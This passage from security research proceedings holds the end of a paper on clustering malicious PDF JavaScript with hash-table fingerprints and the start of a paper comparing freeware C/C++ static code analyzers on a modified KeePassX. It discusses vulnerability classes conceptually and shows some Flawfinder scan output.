Although the values of tokens frequencies are very close, indicating that the files are very similar, computing the hash on these two lists will produce different hashes and the files would not belong to the same cluster. One of the solutions to overcome this deficiency would be to normalize the frequencies. We can choose a normalization factor (gradient), divide the frequencies by that number and keep only the integer part. If we choose 2 to be the gradient for our example we will have:

sortedFingerprint1 = {(class1, 50), (class2, 44), (class3, 26), (class4, 6)}

sortedFingerprint2 = {(class1, 50), (class2, 44), (class3, 26), (class4, 6)}

By computing the hash, we will get the same result and the files will be in the same cluster.

The clustering algorithm in this case is pretty straight forward. For each PDF file, we compute the hash after applying the processing previously described to the PDF file fingerprint, hash that will act as a key in a hash table. For each key a set of PDF files will be stored. Using a hash table will make this algorithm very fast ($O(1)$ for adding a PDF file to a cluster) and $O(n)$ to completely classify a list of “n” PDF files.

Results

We started our experiment by creating two separate databases of PDF files. A malware PDF database (MAL-PDFJS) consisting of 977615 distinct malware PDF files (collected from different sources like honey pots, black SEO links, spam messages) and a clean PDF database (CLN-PDFJS) consisting of 1333420 distinct clean PDF files (collected from different popular sites). All of these files were collected during a period of 12 months.

Initially we performed a simple analysis over both databases to extract the embedded JavaScript scripts. We needed the embedded scripts for clustering, but we also wanted to see how many of the clean PDF files actually use embedded JavaScript code.

Type	Total number of PDF files	Number of PDF files containing JavaScript	Percent
MAL-PDFJS	977615	913881	93%
CLN-PDFJS	1333420	72310	5%

Table 4: List of total samples and samples that contain JavaScript scripts from MAL-PDFJS and CLN-PDFJS data bases

Our statistics show that 93% of malware PDF files contain a JavaScript part and only 5% of clean PDF files have embedded JavaScript-files. This shows that 93% of malicious PDFs can be clustered using the methods previous described. It also shows that the chances for a clean file to be clustered in the same cluster as a malware one are reasonably smaller. Even though the presence of JavaScript in a PDF file is an indicator of a possible malicious file, one cannot classify a file as malware based only on this information due to the large number of false positives. In the antivirus industry, for instance, even a small number of false positives (5-10 false positives) is considered to be far more critical for the client than the lack of detection. In our current database, if we were to classify all the PDF files that contained JavaScript as malware we would have 72310 false positives.

We've presented in this paper two methods that can be used to cluster PDF JavaScript scripts. However, we need to see which one of those two methods is more adequate for practical purposes. We selected a subset from the MAL-PDFJS database of about 10.000 files (named SMALL-MAL-PDFJS database). The files were selected so that we maintain a statistical validity (a small percentage of the files were selected from each of our sources for different time periods). We tested both clustering algorithm using the SMALL-MAL-PDFJS database and recorded the number of clusters and the time each algorithm takes.

The speed tests were performed on a computer with a CPU Intel(R) Xeon(R) E5630 at 2.53GHz (2 processors), 12GB RAM. We used python 2.6.4 on Windows Server 2008 R2 Enterprise 64-bit.

Clustering Algorithm	Number of clusters	Number of PDF files clustered	Duration
Hash Table clustering	12	9997	1 second
Hierarchical bottom up clustering	11	9997	1 day 21 hours 33 minutes

Table 5: Comparative list of clusters and duration obtain for SMALL-MAL-PDFJS database using a hash table clustering method and a hierarchical bottom up clustering method.

From the previous results we've concluded that, even though both methods produced similar results, the hash table method is much faster and more appropriate for large data sets.

For the hash table-clustering method, we have to choose a proper normalization factor. If this factor is too small, a large number of clusters will be created (if no normalization is applied than all of the files from one cluster will be basically identical). On the other hand, having a bigger normalization factor will create fewer clusters (but with a higher chance of having different files in the same cluster).

Gradient Value	Number of clusters	Number of PDF files clustered	Percent1	Percent2
1(non-normalized)	7568	906683	99.21237	92.74438
2	6043	910521	99.63234	93.13697
3	4664	911781	99.77021	93.26586
4	3750	912304	99.82744	93.31935
5	2902	912566	99.85611	93.34615
6	2488	912714	99.8723	93.36129

7	2093	912861	99.88839	93.37633
8	1970	912906	99.89331	93.38093
9	1730	912963	99.89955	93.38676
10	1557	912942	99.89725	93.38461
Variable	419	913520	99.9605	93.44374

Table 6: List of number of clusters for every normalization factor

The first percent (Percent1) represents the percent of clustered files from the number of PDF files containing embedded JavaScript files and the second percent (Percent2) represents the percent of clustered files from the total number of PDF files.

The first column represents the normalization factor. The frequencies were divided with numbers from 1(non -normalized) to 10 and the last gradient value is variable, specific to each JS file. In the table above this factor was 10% from the sum of each token frequency.

For example the “*sortedFingerprint = {(class1, 100), (class2 88), (class3, 53), (class4, 12)}*”

would have the variable gradient: $\frac{10 \cdot (100+88+53+12)}{100} = 25$.

Using the variable normalization factor, the clusters number have decreased, while the number of clustered files increased, showing that the small variations of frequencies were eliminated. From our analysis, we concluded that a variable normalization factor of 10 has produces the best clusters. In our case, using a normalization factor of 10 produced 419 clusters. We sorted this clustered after the number of files that were assigned to each cluster. We manually analysed around 5% from each of the first top 5 biggest clusters to see if the files from that clusters were similar.

Cluster	Files	Manually analysed files	Similar files in the cluster
#1	90502	4600	100%
#2	63792	3200	99.9%
#3	43816	2200	100%
#4	33389	1700	99.8%
#5	27080	1500	100%

Table 7: Number of manually analysed and the similarity percentages for the first 5 biggest clusters obtain from MAL-PDFJS database using a variable normalization factor of 10.

As seen in the previous table, this method produces very reliable clusters. The files from the clusters #1, #3 and #5 are obfuscated, but have the same structure. In case of clusters #2 and #4 we found

some scripts with slightly different geometries. However, the difference was caused by some extra code that was added in those scrips. If a more generic approach is considered, these PDF files can be grouped in the same cluster, but if we want the percentage of similarity to be high, these files should be framed in different clusters.

To check the clusters validity and to demonstrate the need of static precomputation (ignored tokens, sorting, applying the normalization factor), we selected a data set of 23096 unique files (the files were selected from different periods of times, from different sources with known vulnerabilities end exploits [16]). After a close analysis we divided the files in 18 malware families. A perfect clustering would mean to obtain 18 clusters to match the 18 families.

After running the two methods (M1 with precomputation and M2 without precomputation) we obtained the following results shown in the next table.

Used method	Number of PDF files clustered	Percentage of clustered files	Number of clusters
M1	23096	100 %	21
M2	23073	99.90 %	63

Table 8: Number of clusters obtained with and without precomputation

Further we propose two measures to evaluate the clusters: purity and detection.

To compute purity we have to assign each cluster to a family. The purity of the clusters is the sum of the maximum files correctly clustered in each cluster (that belong to the family of the cluster) divided by the total number of the files from the clusters.

$$purity(\Omega, F) = \frac{1}{N} \sum_k \max_j |\omega_k \cap f_j|$$

where $\Omega = \{\omega_1, \omega_2, \omega_3, \dots, \omega_k\}$ is the set of clusters, and $F = \{f_1, f_2, f_3, \dots, f_j\}$ is the families set. The interpretation of ω_k is the set of the files belonging to the cluster ω_k and f_j the set of files from the family f_j .

The detection is the number of files from a cluster reported to the total number of files from the family of the cluster.

$$D = \frac{nk}{nf}$$

where nk is the number of the files correctly classified form the cluster k of the family f , and nf is the total number of files from the family f .

We computed the means of detection for each family, dividing the sum of the detections to the number of the clusters of the family.

$$meanDetection = \frac{\sum_{k=1}^K D_k}{K}$$

where K is the number of clusters for the family f , and D_k is the detection for the cluster k of the family f .

The purity is 100% in both cases. Families were divided in several clusters, but none of them contained files from different families.

Family	Number of files in family	Number of clusters obtained by M1	Number of clusters obtained by M2	Mean detection for M1 %	Mean detection for M2 %
Fam 1	1047	1	2	100	49.85
Fam 2	1037	1	4	100	24.92
Fam 3	1036	1	1	100	100
Fam 4	1878	1	1	100	100
Fam 5	2291	1	2	100	50
Fam 6	2135	1	5	100	20
Fam 7	1039	1	3	100	33.26
Fam 8	658	1	2	100	50
Fam 9	1257	2	2	50	50
Fam 10	1247	1	7	100	14.26
Fam 11	1461	1	2	100	50
Fam 12	1022	1	5	100	20
Fam 13	1061	1	1	100	100
Fam 14	1086	2	3	50	33.33
Fam 15	2124	1	19	100	5.23
Fam 16	1043	2	2	50	50
Fam 17	1047	1	1	100	100
Fam 18	627	1	1	100	100

Table 9: Mean detections

Table 9 illustrates the division in clusters and the means of detection (mean = detection/ number of clusters) for both methods.

After seeing these results we analysed the families that had two component clusters after applying the first method. Each cluster corresponded to a different version of the malware and the variation between them was substantial.

In the case of the second method the big number of clusters within the same family is a result of the JavaScript obfuscation and was not influenced by the different versions as in the first case.

Conclusion

This paper brought together two different methods of clustering PDF files. After the 12-month test, we can conclude that a major progress has been made from the hierarchical single link clustering to the hash table method. It is obvious that large data sets can be clustered in an acceptable amount of time using the second algorithm, and it was shown that the results were analogous. The clustering time can be improved even more by adding some parallel components, especially for the hash table algorithm.

Given the fact that the hash table method has the advantage of being very fast, reasonably accurate and flexible, the detection on large data batches can be upgraded, by prioritizing the clusters with a large number of files and by introducing generic detections.

Another plus of clustering PDF files is the improvement of the testing process for this format. While a large data set makes it very difficult to choose a representative part (to ensure diversity, to take into account every possibility), a well clustered data enables us to easily choose files from every cluster and obtain the variety and sample validity that we need, as well.

In the future, we will try to take this method to the next level. The main idea is to capture some behaviour-based information obtained after emulation inside the fingerprint. This way, the fingerprint will contain both static and dynamic information, making it more powerful and precise.

References

- [1] Marco Cova & Christopher Kruegel & Giovanni Vigna. Detection and Analysis of Drive-by Download Attacks and Malicious JavaScript Code
- [2] Alexander Moshchuk & Tanya Bragin & Damien Deville & Steven D. Gribble & Henry M. Levy(2007). SpyProxy: Execution-based Detection of Malicious Web Content. In Proceedings of the USENIX Security Symposium
- [3] Davide Canali & Marco Cova & Giovanni Vigna & Christopher Kruegel. "Prophiler: a Fast Filter for the Large-Scale Detection of Malicious Web Pages". 20th International World Wide Web Conference
- [4] Charles Curtsinger & Benjamin Livshits & Benjamin Zorn & Christian Seifert (August 2011). Zozzle: Low-overhead Mostly Static JavaScript Malware Detection. USENIX Security Symposium
- [5] Sandeep Karanth & Srivatsan Laxman & Prasad Naldurg & Ramarathnam Venkatesan & J. Lambert & Jinwook Shin. Pattern Mining for Future Attacks
- [6] Maxim Mozgovoy & Kimmo Fredriksson & Daniel White & Mike Joy & Erkki Sutinen. Fast Plagiarism Detection System

- [7] L. Prechelt & G. Malpohl & M. Philippsen (2000). JPlag: Finding plagiarisms among a set of programs. Technical report, Fakultät für Informatik, Universität Karlsruhe
- [8] Ben Feinstein & Daniel Peck (2007). Automated Collection, Detection and Analysis of Malicious JavaScript. In Proceedings of the Black Hat Security Conference
- [9] Karthik Selvaraj & Nino Fred Gutierrez (2010). The Rise Of PDF Malware. In Symantec Security Response, from: (http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_rise_of_pdf_malware.pdf)
- [10] Christopher D. Manning & Prabhakar Raghavan & Hinrich Schütze (2008). Introduction To Information Retrieval, chapter 16 and 17 Cambridge University Press.
- [11] D. Crockford (July 2006). Ecma Reference, Json.org, from (<http://www.ietf.org/rfc/rfc4627>)
- [12] R. Rivest (April 1992). The MD5 Message-Digest Algorithm, from: <http://www.ietf.org/rfc/rfc1321.txt>
- [13] D. Eastlake (September 2001). US Secure Hash Algorithm 1, from: <http://tools.ietf.org/html/rfc3174>
- [14] D. Eastlake & Huawei & T. Hansen (May 2011). US Secure Hash Algorithms, from: <http://tools.ietf.org/html/rfc6234>
- [15] Askitis & Nikolas (2009). Fast and Compact Hash Tables for Integer Keys <http://crpit.com/confpapers/CRPITV91Askitis.pdf>
- [16] MITRE Corporation. Common Vulnerabilities and Exposures (CVE), from: <http://cve.mitre.org/>.

ASSESSMENT OF AUTOMATED FREEWARE C++ SOURCE CODE ANALYZERS

*Olli-Pekka Pyykkö, Noora Ripatti and Marko Helenius
Tampere University of Technology*

About Author(s)

Olli-Pekka Pyykkö and Noora Ripatti are M.Sc. students at the Tampere University of Technology. Their major is Software Engineering and minor in Computer Security. Marko Helenius received M.Sc. from University of Tampere in 1994 and Ph.D in 2002. His theses concentrated on computer antivirus research. Currently he is a postdoctoral researcher at Tampere University of Technology. He is interested in information security research and teaching including university pedagogy. Currently he is active in national research programs including future internet, cloud software and internet of things.

Contact Details: Tampere University of Technology, Department of Communications Engineering, P.O.Box 553, 33101 Tampere, phone: +358 40 8490758, email: olli-pekka.pyykkko@tut.fi, noora.ripatti@tut.fi, marko.t.helenius@tut.fi

Keywords

static code analysis, automated code analysis, static source code analyzer, secure coding, software testing

ASSESSMENT OF AUTOMATED FREEWARE C++ SOURCE CODE ANALYZERS

Abstract

Although Information technology and software advancements have been fast during e.g. the recent 15 years, most of the code is still written by human programmers. Humans tend to make mistakes and programmers' mistakes lead to vulnerabilities. Secure coding practices can eliminate most of the vulnerabilities but even released software contains bugs. Static analysis tools have been developed to automatically go through the source code and report possible threats for the programmer or code reviewer.

In this paper we performed comparison between four existing freeware C/C++ source code analyzers. We used Cppcheck, RATS, Flawfinder and Jlint(AntiC). For the analysis we used open source software KeePassX. The program was intentionally modified to include threats and vulnerabilities. Therefore we could easily follow what vulnerabilities were found by each analyzer.

Before executing the security analysis with static code analyzers, we assumed that none of the chosen analyzers can find all the vulnerabilities from the source code. Our experimental results show that our hypothesis was correct. All the analyzers reported false positives and they did not recognize all the vulnerabilities. Cppcheck was able to find most of the added threats conversely to the others. Cppcheck found 118 out of 138 possible vulnerabilities.

Introduction

As long as code is written by human programmers, it will contain bugs. Some bugs are easy to find and fix but there are also bugs that are hard to pinpoint and expensive to fix. Even simple bugs can jeopardize software security and it is important to find problems at the early stage of the development process (McGraw 2008a).

Most common vulnerabilities are based on simple mistakes that could be avoided by proper coding (Martin et al. 2011). In addition, the longer it takes to find bugs, the more expensive and more time consuming fixing them is expected to be (Graff et al. 2003). Static analyzers are one important mechanism in producing secure code (see e.g. Microsoft 2011), but such tools have not been systematically assessed.

Manual auditing is one possibility for code review. It is a form of static analysis but it will take a lot of time to evaluate code manually. The faster option for static analysis is to use source code analyzers (Chess 2004). Source code analyzers go through code without attempting to execute it and they report among other problems also vulnerabilities discovered. A programmer can review only the reported lines and fix possible vulnerabilities.

We assessed four freeware source code tools and the aim was to find out what kind of false positives and false negatives source code analyzers pinpoint from the analyzed code. In this case a false positive means that the analyzer finds a bug that in reality is not a bug. False negative is a bug that a static code analyzer does not find from the program (Cgisecurity.com 2011). This usually occurs because the analyzer does not recognize the problem. We presumed that none of the chosen static code analyzers is perfect and that every analyzer will find some false positives and false negatives. We also paid attention to usability of the analyzers.

There are some research experiments in this area, which mostly concentrate on the Java platform. Schmeelk (2010) compared three static analyzers and their ability to find null pointer dereferences

in Java. He concluded that the “Java Static Checker” was able to detect more null pointer dereferences than JLint or FindBugs. Rutar et al. (2004) compared five different static analyzers for Java, although called them bug finding tools. They concluded that the tools’ reports are non-overlapping. In other words each tool finds its own types of mistakes. Rutar et. al. also produced a tool of their own that combines the results and is able to search specific results from each of the tools’ results.

However, it seems that static analyzers have not been much systematically assessed. Our contribution is in this area a comparison of four analyzers and their ability to find common but serious vulnerabilities in C/C++. Moreover, the research method of adding vulnerabilities into an existing source code may be a novel way to show exact number of vulnerabilities in different categories found by each analyzer.

The assessed static analyzers were Cppcheck (SourceForge.net 2011), RATS (Fortify Software 2011), Flawfinder (Wheeler 2011) and Jlint(AntiC) (Artho Software 2011). These analyzers were chosen because of being open source and ability to analyze C/C++ code. Other analyzers were also considered, however these four analyzers were different from each other and together had a broad range of features. They are also commonly used analyzers. The test subject was a password safe application KeepPassX 0.4.3 (2011). KeepPassX was chosen because it is open source software written in C++. Furthermore, one aspect that affected to the decision was the security requirements of the program.

The rest of the paper consists of six sections. Section two presents benefits and disadvantages of using static code analysers and Section three introduces the most common C and C++ security problems. Sections four and five present details about code analyzers, analyzed software and the added threats. The sixth section shows test results and analysis of the results. Section seven summarizes the experiment and results. In the final section are discussion and future research suggestions.

Benefits of static code analyzers

Unlike manual source code analysis, using a good static code analyser does not require comprehensive security knowledge (McGraw 2008a). In manual auditing, the auditor must first familiarize him/herself with security vulnerabilities before he/she can start to review the code for bugs. If the programmer does the manual code auditing for him/herself, one problem can be that he is blind for his own mistakes. It is easier to recognize bugs from somebody else's code because a programmer who makes the bug may not identify the problem.

Source code analyzers go through the code and a user has to only go through the results collected by an analyzer (Chess 2004). A user does not necessarily need to recognize and pin-point bugs from the source code if the static code analyzer provides enough information about the bugs located. A good static code analyzer specifies for its user where it found the bug (file and line), what type of bug it is, how severe the problem is and describes what is wrong. Simple instructions make fixing easy even for an inexperienced programmer (Chess 2004).

Using source code analyzers for static analysis can also save plenty of time. This can substantially improve quality of programming (McGraw 2008a). Manual auditing is very slow because a human auditor has to go through the program logic and every line one by one. Static code analyzers also go through the entire program, but it takes a fraction of the time that manual analysis requires. This means that static code analysis can be done more often by static code analyzers than it could be done by a human auditor (Chess 2004).

One benefit of source code analyzers is that static analysis can be performed before the code is ready to be tested otherwise (McGraw 2008a). With source code analyzers programmers can find the mistakes in the early stage of the programming. This is important because the earlier the problems are found, the cheaper it is to fix them. If the mistakes are left unfixed they tend to stack up towards the end of the project. When in the end of the project there is a huge stack of bugs still to be fixed a programmer has to prioritize them. Usually, only bugs rated as most severe, at that time, are fixed but even lower priority bugs may jeopardize the security of the software.

One risk is that attackers can also use static code analyzers to pinpoint weak spots of the program (Chandra 2006). This gives hackers an opportunity to mastermind an attack that exploits vulnerabilities. The best way to mitigate this risk is to use static code analyzers and fix reported risks immediately.

It is also good to remember that static analysis tools cannot recognize every vulnerability that a tested source code contains. A static code analyzer is able to search only bugs it already knows. A good source code analyzer allows new bug information to be added to the analyzer (Chess 2004), but the analysis is nevertheless executed by given rules and patterns (McGraw 2008a). One problem with a list of possible security threats is that it cannot ever be comprehensive (McGraw 2008b, Rutar et al 2004). If a static code analyzer reports that it did not find any bugs from the source code, it more likely means that the analyzer does not know all the problems the code contains rather than the source code being perfect.

Although source code analyzers are a great assets for a programmer who is trying to meet today's security demands (Chandra 2006), an analyzer can also be a tool for cheating. Some static code analyzers have the possibility to switch off certain warnings and errors (Wheeler 2011). As an example, this gives a lazy programmer a possibility to hide problems from the project manager and clients when the deadline is approaching.

The best way to make the most of static code analyzers is to use analyzers through the whole development process and fix vulnerabilities that are found immediately. Sometimes using more than one analyzer can be a good choice because different analyzers recognize different threats (Rutar et. al. 2004). This makes it possible to pinpoint more extensive scale of bugs from the source code. When more than one analyzer is used, it is important to choose analyzers that focus on different types of vulnerabilities. Similar type of analyzers give results that are comparable with each other but different types of analyzers give more extensive results (Rutar et. al. 2004).

If static analysis tools like code analyzers are used during the whole development process and reported threats are fixed they can improve significantly security of the program (Chandra 2006). Analysis with static code analyzers saves time and time-savings may save money. On the other hand, source code analyzers are only a tool for static analysis and a human programmer has to still fix reported bugs by himself. So in the end, responsibility for the security of the programs still remains with the programmers (Chess 2004).

Vulnerabilities in C/C++

In this Section we present the background of vulnerabilities in C and C++. There are programming languages that contain security features but in C and C++ almost everything is left for a programmer's responsibility and this causes security threats. For example, in memory management, a programmer has to correctly allocate and deallocate dynamic memory and perform bounds and type checks for the allocated memory. In comparison in Java aforementioned checks are made automatically. Java garbage collector performs deallocating of the dynamically allocated memory.

Code injection attacks' goal is to get malicious code executed. This is being done by exploiting vulnerabilities that allow interfering with the execution order of the program so that injected code gets executed. Code injection can be achieved by giving it in a binary form as input to the program. SQL injection is one type of injection attack against databases and it compromises security of the database. Databases usually hold confidential information such as user names, passwords, e-mail addresses and so on. SQL injections occur frequently but they are easily detected. Injection attacks can be prevented by proper input validation and sanitation. (Martin et al. 2011.)

Buffer overflow means that a program is trying to write data into a buffer where data is larger than there is space and data stored after an array is overwritten (Chien & Ször 2002). Buffer overflow is a typical problem in C and C++ languages, because there is no protection against accessing and overwriting data anywhere in memory (Younan 2008). Buffer overflow occurs, for example, when using unsafe copy functions or indexing an array out of its bounds. Other errors, like integer overflow or wraparound, may also result in a buffer overflow. In Java the array indexing problem has been solved with run time array range-checking.

There are different types of buffer overflows. Buffer overflows can be grouped as stack-based overflows, heap-based overflows and function pointer overflows. The stack is used to manage functions during a program's run time. The stack contains information for each function call. An attacker can overwrite the return address in the stack and divert the execution of the program to a new address that may contain malicious code (Chien & Ször 2002). Even one byte overflowing the stack may jeopardize security; this is known as off-by-one overflow.

Heap contains dynamically created memory that is separated from the memory allocated for the stack and code. An attacker can corrupt data of internal structures such as linked list pointers and thus execute harmful code. Function pointer overflow means overwriting the function pointer so that the execution of the code gets diverted (Chien & Ször 2002). In Java pointers are named references, because Java pointers wanted to be separated from C/C++ pointers. Java pointers are basically the same as C/C++ pointers, since they point to an address in the memory. However, they do not have pointer arithmetic, because of the vulnerabilities it may easily cause. In addition, more pointer related problems are prevented by strong type safety in Java, like possible garbage values caused by pointer cast operations in C++.

Buffer overflow is one of the most common vulnerabilities and the consequences of this vulnerability can be severe (Christey 2011). Buffer overflows open a door for attackers to run their code which can endanger users' data security (Younan 2008). Although buffer overflow is a very common problem protection against it is quite easy. Checking input size, checking array indexing and avoiding use of functions that are vulnerable for overflows whenever possible are effective means to avoid buffer overflows (Martin et al. 2011). For example, instead of the `strcpy` function the `strncpy` function should be used, because it allows a programmer to define the maximum size to be copied.

Format string vulnerabilities are typical for C style output formatting (Younan 2008). C++ style output formatting with `io manip` library is not as vulnerable. Format functions require format control and the arguments to be formatted. Programmers often leave the format control from the function and only give the arguments. The function becomes vulnerable because attackers can give format controls as input. These format string vulnerabilities can be exploited to read random values from the stack (Younan 2008). The attacker has also the possibility to overwrite memory locations, including a buffer. Format string vulnerabilities are easy to prevent just by using the function properly by giving to the functions first the format controls and then the arguments (Martin et al. 2011). Although format string vulnerabilities appear only with C style programming it was still number 23 in the MITRE Corporation's list of most dangerous programming errors (Christey 2011).

Integer errors are caused by computers' way to handle numbers (Martin et al. 2011). There are different sized variables for numbers, like the maximum value for a 16 bit unsigned integer is 65 535 and for 32-bit unsigned integer is 4 294 967 295. The value range for signed 16-bit integer is between -32 768 and 32 767 and for 32-bit signed integer that is from -2 147 483 648 to 2 147 483 647. When the maximum or minimum is exceeded the integer wraps around, for example 32 768 as 16-bit signed integer is -32 768 and -1 as 16-bit unsigned integer is 65 535.

These integer overflows and wraparounds are little things that programmers do not always pay attention to, but they can cause lot of vulnerabilities in programs. Signed integer wraparound can cause an array to be indexed with a negative value if only the upper limit is checked and can lead to buffer overflows. This is known as integer signedness error. Usual consequence of an integer overflow is undefined behaviour and crashing of the program (Younan 2008). If the integer that overflows is used as a loop index variable it is highly likely that the program gets stuck in an infinite loop. Integer overflow and wraparound vulnerability was number 24 in the MITRE Corporation's list of most dangerous programming errors (Christey 2011).

Integer errors can be detected with manual static analysis and with automated static analysis tools that use data flow analysis (Martin et al. 2011). Integer errors can be prevented by carefully checking values that come from input or from calculations. This is relatively easy, but a programmer has to be aware of the problem and pay attention to avoiding these errors.

Not all threats relate to memory management or value ranges. Concurrency in programs brings different kinds of threats. One example is race condition. Race condition is formed when two or more processes use shared resources at the same time (Haikala & Järvinen 2004). Race conditions can jeopardize data integrity and expose program to denial-of-service attacks. Race conditions can be solved by protecting the shared resources so that only one process can use them at a time.

Compared to C/C++ Java has some significant features that enhance security. The lack of multiple inheritance and always valid initial values for basic types and objects save the programmer from several complications. Also the Java Virtual Machine's (JVM) bytecode verifier always checks every loaded class for errors. If bytecode of the class is corrupted, it will not be loaded in the memory. JVM's security manager is one of the security enhancing features, but it is not usually automatically started. Programmer has to enable it in the code or with a command-line parameter when starting the JVM. The security manager checks among others if the program has permission to access to low-level features of the system and access to the virtual machine. (Oracle 2011).

Assessed static code analyzers

In this Section we will present the chosen analyzers (Table 1). Static code analyzers do not normally check the source code for syntax errors. They concentrate on errors that compilers do not detect. When source code is compiled successfully it may still contain vulnerabilities. All of the chosen analyzers' documentations warn that the analyzers are not perfect. They are not able to find all vulnerabilities and may find false positives.

Static code analyzer	Version
Cppcheck	1.47
RATS	2.3
Flawfinder	1.27
Jlint(AntiC)	3.1.2

Table 1: Version numbers of the chosen static code analyzers

Table 2 presents a summary of the types of vulnerabilities that the programs promise to check for. More detailed descriptions can be found in each analyzer's own section.

	Cppcheck	RATS	Flawfinder	Jlint(AntiC)
buffer overflow		x	x	
race condition		x	x	
shell metacharacter dangers			x	
auto variables	x			
bounds checking	x			
exception safety	x			
memory leaks	x			
null pointer	x			
obsolete functions	x			
STL usage	x			
unintialized variables	x			
unused functions	x			
using postfix operators	x			
bugs in tokens				x
operator priorities				x
statement body				x

Table 2: Summary of the types of vulnerabilities checked by the analyzers

Cppcheck

Cppcheck is compliant with C++ compilers that adhere to the latest C++ standard. With Cppcheck one can also check non-standard code that includes, for example, inline assembly code. Cppcheck is being constantly improved. (SourceForge.net 2011) Cppcheck uses control flow analysis to find vulnerabilities that otherwise could remain undetected, like buffer overflows and memory leaks (Marjamäki 2010).

Cppcheck performs checks for:

- auto variables (returning pointer/reference to auto or temporary variable)
- bounds checking
- class (constructors, unused private functions, usage of 'operator=')
- exception safety
- memory leaks (address not taken, class variables, function variables, struct members)
- null pointers
- obsolete functions
- STL usage
- uninitialized variables
- unused functions
- using postfix operators
- other checks (bad usage of the function 'sprintf' (overlapping data), division by zero, using fflush() on an input stream, scoped object destroyed immediately after construction, assignment in an assert statement, sizeof for array given as function argument, incorrect length arguments for 'substr' and 'strncmp', C-style pointer cast in cpp file, redundant if, bad usage of the function 'strtol', unsigned division, dangerous usage of 'scanf', unused struct member, passing parameter by value, incomplete statement, check how signed char variables are used, variable scope can be limited, condition that is always true/false, unusual pointer arithmetic, redundant assignment in a switch statement, look for 'sizeof sizeof ..', look for calculations inside sizeof(), assignment of a variable to itself, mutual exclusion over || always evaluating to true, exception caught by value instead of by reference, clarify calculation with parentheses, using increment on boolean, comparison of a boolean with a non-zero integer, suspicious condition (assignment+comparison)* optimisation: detect post increment/decrement

Cppcheck is the only one of the tested analyzers that has a graphical user interface. The interface is easy to use and it illustratively shows the results of the analysis (Figure 1). The results are grouped by the source code files analyzed and there are 6 severity classes. The classes are: error, warning, style warning, portability warning, performance warning and information message. The severities that relate to security issues are error and warning. The results can be saved in xml, csv and text formats. The xml file can be opened later for re-examination, but Cppcheck has problems showing the file correctly. The program only shows a warning and information message severity results. Even the xml file is intact. If it is needed to see the whole results in the Cppcheck window the checking must be performed again.




Figure 1: Cppcheck's user interface

RATS

RATS (Rough Auditing Tool for Security) is an analysis tool for C, C++, Perl, PHP and Python source code. RATS performs a rough analysis of the source code. It checks for errors such as buffer overflows and race conditions. It also assesses the potential severity of each problem, in order to help an auditor prioritize. Some basic analysis is performed for ruling out false positives. (Fortify Software 2011)

RATS is used from the command-line and thus more reading of the documentation is required than with Cppcheck. Regardless, RATS is quite easy to use. RATS shows the results in the console after the scan is complete. The output can be redirected into a file with the > operator. The default output is in text format but the output can be changed to the html or xml formats with command-line parameters.

RATS has three severity levels for the results: high, medium and low. The lowest warning level showed in the results can be defined with a command-line parameter.

Flawfinder

Flawfinder checks the source code and reports possible security vulnerabilities sorted by their risk level. The risk level depends on the function used and also the values of the parameters of the functions. Flawfinder ignores comments and strings to lower the amount of false positives. Flawfinder also has support to review only the changes made in a program and not the entire program. (Wheeler 2011)

Flawfinder is a good example that command-line interface can be clear and informative. Compared to the other command-line interfaces that only report possible vulnerability and the according line, Flawfinder summarizes the findings after the reported threats as shown in Figure 2.

Flawfinder uses its built-in database of C/C++ functions to check for possible threats:

- buffer overflow risks (strcpy(), strcat(), gets(), sprintf(), and the scanf() family)
- format string problems ([v][f]printf(), [v]snprintf() and syslog())
- race conditions (access(), chown(), chgrp(), chmod() and tmpfile())
- potential shell metacharacter dangers (exec() and system())
- poor random number acquisition (random())

```

crash if unprotected).
..\keepassx\0.4.3\src\import\Import_PwManager.cpp:118: [1] (buffer) strlen:
Does not handle strings that are not \0-terminated (it could cause a
crash if unprotected).
..\keepassx\0.4.3\src\lib\SecString.cpp:79: [1] (buffer) strlen:
Does not handle strings that are not \0-terminated (it could cause a
crash if unprotected).
..\keepassx\0.4.3\src\lib\SecString.cpp:83: [1] (buffer) strlen:
Does not handle strings that are not \0-terminated (it could cause a
crash if unprotected).
..\keepassx\0.4.3\src\lib\random.cpp:66: [1] (buffer) read:
Check buffer boundaries if used in a loop.

Hits = 276
Lines analyzed = 27539 in 4.26 seconds (7328 lines/second)
